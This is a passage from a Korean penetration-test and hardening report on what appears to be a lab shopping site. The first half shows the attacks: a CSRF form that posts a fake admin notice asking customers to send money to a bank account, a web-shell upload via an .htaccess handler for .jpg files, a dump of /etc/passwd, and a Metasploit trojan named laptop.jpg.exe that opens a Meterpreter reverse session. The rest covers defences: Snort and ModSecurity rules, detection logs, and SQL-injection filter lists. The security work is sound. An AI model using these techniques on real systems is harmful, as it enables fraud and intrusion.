<form naae="form" action="board_write_proc.php" method="POST">
<input type="hidden" name="Id" value="Admin">
<input type="hidden" name="PhoneNum" value="032-501-2123">
<input type="hidden" name="Email" value="Admin@so.com">
<input type="hidden" name="subject" value="공지사항">
<input type="hidden" name="contents" value="이용하시는 고객님의 폐서는 이제
좌로 송금해주시길 바랍니다. - 110-444-4444 신환"> </form>

```

- 고객센터 게시판에 게시글('관리자님 질문!!') 확인.

| 번호 | 제목 | 작성자 | 날짜 | 조회수 |
|----|---------------------------|--------|---------------------|-----|
| 18 | 관리자님 질문!! | moka | 2018-08-12 02:50:28 | 0 |
| 17 | 사이즈 문의요. | coffee | 2018-08-12 02:48:35 | 0 |

- 자유게시판에 관리자 계정으로 공지사항 게시글이 생겨난 것을 확인 할 수 있다.

| 번호 | 제목 | 작성자 | 날짜 | 조회수 |
|----|----------------------------|--------|---------------------|-----|
| 25 | -공지사항- | Admin | 2018-08-12 02:51:34 | 0 |
| 24 | 반가워요!!!!!! | coffee | 2018-08-12 02:49:02 | 0 |

- 파일 업로드 취약점 공격

- 웹 셸 php구문을 포함한 파일을 업로드.

제목

관리자님 질문.!!

파일 선택

Hiding.php

비밀번호

.....

글 작성

관리자님 옷이 불편합니다.

- 웹 셸 php구문 방어 성공 모습.

14.30.45.26 내용:

죄송합니다. 업로드가 제한됩니다.

확인

- php구문은 업로드가 제한되기 때문에 텍스트(.htaccess)와 jpg파일로 재침투 시도.

관리자님 질문 있습니다.!!!

파일 선택 .htaccess

비밀번호

.....

글 작성

관리자님 이것좀...

파일 선택 Hiding.jpg

비밀번호


.....

글 작성


- 텍스트(.htaccess)의 내용은 php5 환경에서 .jpg 확장자를 PHP 스크립트로서 실행 할 수 있는 기능과 .jpg 확장자의 MIME 타입을 text/html로 재조정하는 것이다.

```
File Edit Format View Help
AddHandler php5-script .jpg
AddType text/html .jpg
```

- Hiding.php 웹 쉘 구동된 화면이다. 리눅스의 cmd 명령어를 이 용할 수 있다.




- 다운로드 취약점을 이용하여 웹 서버의 계정 정보를 탈취.





```
passwd - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
root:x:0:0:root:/root:/bin/bash/bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin/adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin/sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown/halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin/ftp:x:14:50:FTP
User:/var/ftp:/sbin/nologin/nobody:x:99:99:Nobody:/:/sbin/nologin/dbus:x:81:81:System
message bus:/:/sbin/nologin/vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
abrt:x:173:173:/:etc/abrt:/sbin/nologin/apache:x:48:48:Apache:/var/www:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin/ntp:x:38:38:/:etc/ntp:/sbin/nologin
saslauthd:x:499:76:"Saslauthd user":/var/empty/saslauthd:/sbin/nologin
postfix:x:89:89:/:var/spool/postfix:/sbin/nologin/tomcat:x:91:91:Apache
Tomcat:/usr/share/tomcat6:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin/sshd:x:74:74:Privilege-separated
SSH:/var/empty/sshd:/sbin/nologin/tcpdump:x:72:72:/:/sbin/nologin
oprofile:x:16:16:Special user account to be used by
OProfile:/home/oprofile:/sbin/nologin/named:x:25:25:Named:/var/named:/sbin/nologin
dovecot:x:97:97:Dovecot IMAP server:/usr/libexec/dovecot:/sbin/nologin
dovecotnull:x:498:498:Dovecot's unauthorized user:/usr/libexec/dovecot:/sbin/nologin
babol:x:500:500:/home/babol:/bin/bash/babo2:x:501:501:/home/babo2:/bin/bash
hahal:x:502:502:/home/hahal:/bin/bash/mysql:x:27:27:MySQL
Server:/var/lib/mysql:/bin/bash
```

- 트로이목마 공격

● 웹 서버 포트스캔

| <input type="checkbox"/> Sev | Name | Family | Count | | IP: | 14.30.45.22 |
|-----------------------------------|--|---------------|-------|--|---|------------------------------|
| <input type="checkbox"/> CRITICAL | MS11-030: Vulnerability in DNS Resolution Could... | Windows | 1 | | MAC: | 08:00:27:3d:79:c8 |
| <input type="checkbox"/> CRITICAL | MS17-010: Security Update for Microsoft Windo... | Windows | 1 | | OS: | Microsoft Windows 7 Ultimate |
| <input type="checkbox"/> MEDIUM | MS16-047: Security Update for SAM and LSAD R... | Windows | 1 | | Start: | August 10 at 3:10 PM |
| <input type="checkbox"/> MEDIUM | SMB Signing not required | Misc. | 1 | | End: | August 10 at 3:26 PM |
| <input type="checkbox"/> INFO | DCE Services Enumeration | Windows | 8 | | Elapsed: | 16 minutes |
| <input type="checkbox"/> INFO | Nessus SYN scanner | Port scanners | 5 | | KB: | Download |
| <input type="checkbox"/> INFO | Microsoft Windows SMB Service Detection | Windows | 2 | | Vulnerabilities
 <ul style="list-style-type: none"> Critical High Medium Low Info | |


- 스캔 결과에 맞춰 도구(Metasploit)를 사용하여 트로이 목마 제작.
jpg파일에 드로퍼 악성코드를 삽입한다.



- 웹 서버의 고객센터 페이지에 게시.

| | |
|-------------------|--|
| 아이디 | <input type="text" value="coffee"/> |
| 전화번호 | <input type="text" value="010-444-4444"/> |
| 이메일 | <input type="text" value="sky422@naver.com"/> |
| 파일:laptop.jpg.exe | <input type="button" value="다운로드"/> |
| 날짜 | <input type="text" value="2018-08-12 04:57:42"/> |
| 제목 | <input type="text" value="관리자님..노트북 문의점."/> |
| 작성글 | <input type="text" value="봐주세요.."/> |

- 관리자가 올려둔 laptop.jpg.exe 를 실행한 화면.




- 도구(Metasploit)이 관리자의 pc를 감지.

```
msf exploit(handler) >
[*] Sending stage (179267 bytes) to 14.30.45.22
[*] Meterpreter session 1 opened (14.30.45.23:4444 -> 14.30.45.22:64035) at 2018-08-11 15:48:39 -0400
```

- 관리자 PC 연결 성공과 스크린샷 이미지.

```
meterpreter > sysinfo
Computer      : W-PC
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : ko_KR
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```



다. 침투테스트 결과

다음은 OuterMall사를 대상으로 리스트에 기반하여 침투테스트를 실시한 결과를 표로 나타내었다.

| 분류 | 침투테스트 리스트 | 보안 수준 |
|------------|--------------------------------|-------|
| Web
취약점 | 취약한 직접 객체 참조 (서버 관리자, 디렉토리 목록) | 하 |
| | 회원 계정 관리 취약점 공격 대입 | 하 |
| | SQL Injection 공격 | 하 |
| | XSS 공격 | 하 |
| | CSRF 공격 | 하 |
| | 파일 업로드 취약점 공격 | 중하 |
| OS 취약점 | Metasploit 공격 | 하 |

파일 업로드 취약점에서 php파일 업로드 차단을 제외하고는 모든 공격에 취약함을 확인하였으며, 기존에 운영되고 있는 전산 장비로는 탐지 및 차단이 불가능하다고 판단하였다. 그래서 각 취약점 차단에 적합한 보안장비를 선정하여 도입한다.

제 2절 보안시스템 설계 및 구축


1. 보안장비 선정 및 도입

- 방화벽과 VPN 기능을 포함하고 있는 UTM을 도입함으로써 기본적인 위협에서 벗어날 수 있다.
- IDS는 시스템이나 네트워크를 모니터링하며 실시간으로 외부 침입 탐지가 가능하며 사후 보안 감사 및 보안 대책 마련에 도움을 줄 수 있다.
- IPS는 대량의 네트워크 공격에 취약한 일반 보안장비들의 한계점을 보완하고 차단하며, 기존 전산 환경에 영향을 주지 않고 보안 문제를 해결할 수 있다.
- WAF는 웹 어플리케이션 보안에 특화되어 개발된 솔루션으로 예상치 못한 외부의 공격으로부터 지켜주고, 사전에 발견하지 못한 내부의 위험요소로부터 지켜낼 수 있다.


가. UTM

- Firewall, VPN 기능 활성화

- 외부에서는 내부의 관리자 페이지에 접속할 수 없게 설정하였기 때문에, 자택 근무하는 관리자 PC가 내부 서버에 접근할 수 있도록 VPN을 통하여 내부 서버와 연결하였다.



* UTM에서 Firewall과 VPN을 설정



* VPN 연결을 위한 계정 추가 및 설정

나. IDS/IPS 구축

-IDS, IPS 룰 추가를 위한 설정

- 설정한 rule들에 대한 경로 추가

```
ipvar HOME_NET 192.168.0.0/24
ipvar EXTERNAL_NET !$HOME_NET
var RULE_PATH /etc/snort/rules
var SO_RULE_PATH /etc/snort/so_rules
var PREPROC_RULE_PATH /etc/snort/preproc_rules
var WHITE_LIST_PATH /etc/snort/rules
var BLACK_LIST_PATH /etc/snort/rules
include $RULE_PATH/adminpage.rules
include $RULE_PATH/nmapX.rules
include $RULE_PATH/nmapN.rules
include $RULE_PATH/nmapF.rules
```

- IPS 라우터 모드 On

```
# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1
```

다. WAF

- Mod Security 구축

- 설치한 Mod Security를 Apache와 연동

```
cp modsecurity.conf-recommended /etc/httpd/conf.d/modsecurity.conf
cp unicode.mapping /etc/httpd/conf.d/
```

```
LoadModule security2_module modules/mod_security2.so

<IfModule mod_security2.c>
#SecRuleRemoveById 200000
Include owasp-modsecurity-crs/crs-config.conf
Include owasp-modsecurity-crs/rules/*.conf
</IfModule>

LoadModule unique_id_module modules/mod_unique_id.so
```

* Apache와 연동 후, 추가한 rule들에 대한 경로 추가

- 활성화 할 때는 On. 탐지만 할 때는 DetectionOnly로 설정.


```
# Enable ModSecurity, attaching it to every transaction. Use detection
# only to start with, because that minimises the chances of post-installation
# disruption.
#
SecRuleEngine On

SecRuleEngine DetectionOnly
```

제 3절 보안시스템 검증

1. 포트스캔 필터링 및 차단

- UTM으로 서비스(FTP, MySQL, POP3, SMTP, SSH, Telnet)를 필터링 설정



- 웹 서버 포트스캔 탐지

```
[**] [1:1000007:0] Nmap -sN Detect [**]
[Priority: 0]
08/08-14:59:12.047700 192.168.2.2:38932 -> 14.30.45.26:3493
TCP TTL:51 TOS:0x0 ID:56829 IpLen:20 DgmLen:40
***** Seq: 0xFD8179ED Ack: 0x0 Win: 0x400 TcpLen: 20

[**] [1:1000005:0] Nmap -sX Detect [**]
[Priority: 0]
08/08-15:09:41.249803 192.168.2.2:46614 -> 14.30.45.26:21
TCP TTL:38 TOS:0x0 ID:27969 IpLen:20 DgmLen:40
**U*P**F Seq: 0x12CA6D07 Ack: 0x0 Win: 0x400 TcpLen: 20 UrgPtr: 0x0
```

- 필터링 성공

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2018-08-08 05:59 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 14.30.45.26
Host is up (0.17s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open|filtered ftp
22/tcp    open|filtered ssh
23/tcp    open|filtered telnet
25/tcp    open|filtered smtp
110/tcp   open|filtered pop3
3306/tcp  open|filtered mysql
```

2. Web 취약점 차단

- 취약한 직접 객체 참조

가. 관리자 페이지 노출 취약점

- IDS, IPS snort 룰 추가


```
root@heather-VirtualBox: /etc/snort/rules
alert tcp !14.30.45.26 any -> 14.30.45.26 80 (msg:"Web-AdminPage Detection"; content:"Adminpage/index.html"; nocase; http_uri; sid:10000015;)
```

* 관리자 페이지 경로로 접근할 경우 탐지하는 룰

- 탐지 및 차단

```
[**] [1:10000015:0] Web-AdminPage Detection [**]
[Priority: 0]
07/30-14:38:49.410020 18.40.22.50:51531 -> 14.30.45.26:80
TCP TTL:126 TOS:0x0 ID:4380 IpLen:20 DgmLen:500 DF
***AP*** Seq: 0x741B5EF9 Ack: 0xB43656AE Win: 0x100 TcpLen: 20
```

* IDS에서 관리자 페이지 침투 탐지



* IPS 차단 결과

나. 디렉토리 나열 취약점

- IDS, IPS snort 룰 추가

```
alert tcp any any -> 14.30.45.26 80 (msg:"Suspected brute-force!"; flow:to_server,established; sid:1111111; react:block;)


rate_filter gen_id 2, sig_id 1111111, track bu_src, count 10, seconds 20, new_action drop, timeout 30000
```

* 20초안에 10번 이상 탐지되는 경우 차단하는 룰

- 탐지 및 차단

```
[**] [1:10000015:0] Suspected brute-force!! [**]
[Priority: 0]
08/10-10:39:12.374269 192.168.2.2:49512 -> 14.30.45.26:80
TCP TTL:126 TOS:0x0 ID:2919 IpLen:20 DgmLen:465 DF
***AP*** Seq: 0x3DDDB502 Ack: 0xCEAA0B1E Win: 0x100 TcpLen: 20
```

* IDS에서 무차별 대입공격으로 의심하여 탐지



* IPS에서 차단

- 계정 관리 취약점

- IDS, IPS snort 룰 추가

```
alert tcp any any -> 14.30.45.26 80 (msg:"Suspected brute-force!"; flow:to_server,established; sid:1111111; react:block;)


rate_filter gen_id 2, sig_id 1111111, track bu_src, count 10, seconds 20, new_action drop, timeout 30000
```

* 20초안에 10번 이상 탐지되는 경우 차단하는 룰

- 탐지 및 차단

```
[**] [1:10000015:0] Suspected brute-force!! [**]
[Priority: 0]
08/10-10:39:12.374269 192.168.2.2:49512 -> 14.30.45.26:80
TCP TTL:126 TOS:0x0 ID:2919 IpLen:20 DgmLen:465 DF
***AP*** Seq: 0x3DDDB502 Ack: 0xCEAA0B1E Win: 0x100 TcpLen: 20
```

* IDS에서 무차별 대입공격으로 의심하여 탐지



* IPS에서 차단


- SQL Injection 취약점

- WAF 룰 추가

```
REQUEST-942-APPLICATION-ATTACK-SQLI.conf  
REQUEST-943-APPLICATION-ATTACK-SESSION-FIXATION.conf  
REQUEST-949-BLOCKING-EVALUATION.conf  
RESPONSE-950-DATA-LEAKAGES.conf  
RESPONSE-951-DATA-LEAKAGES-SQL.conf
```

* OWASP기반 SQL Injection 취약점 탐지 및 차단 룰

- 게시판 검색 시 SQL Injection 차단



* WAF에서 차단

- 스크립트 보안 필터링 종류

| SQL Injection 필터링 대상 | | | |
|----------------------|-------------|----------------|-------------|
| 'or 1=1;- - | or 1=1-- |)or('a'='a | + or 1=1- - |
| ' ' or 1=1- - | 'or 'a'='a | sql' or 1=1- - | “ |
| “or 1=1 -- | “ or 'a'='a | sql' or 1=1-- | ‘ |

| DB_MySQL 필터링 대상 | | | | | |
|-----------------|--------------------|------------|------------|-------------|------------|
| ‘ | “ | -- | # | (|) |
| = | */ | /* | + | < | > |
| user_tables | user_table_columns | | table_name | column_name | syscolumns |
| union | select | insert | drop | update | end |
| or | of | join | substrig | from | where |
| declare | substr | openrowset | xp_ | 'sysobjcts | % |

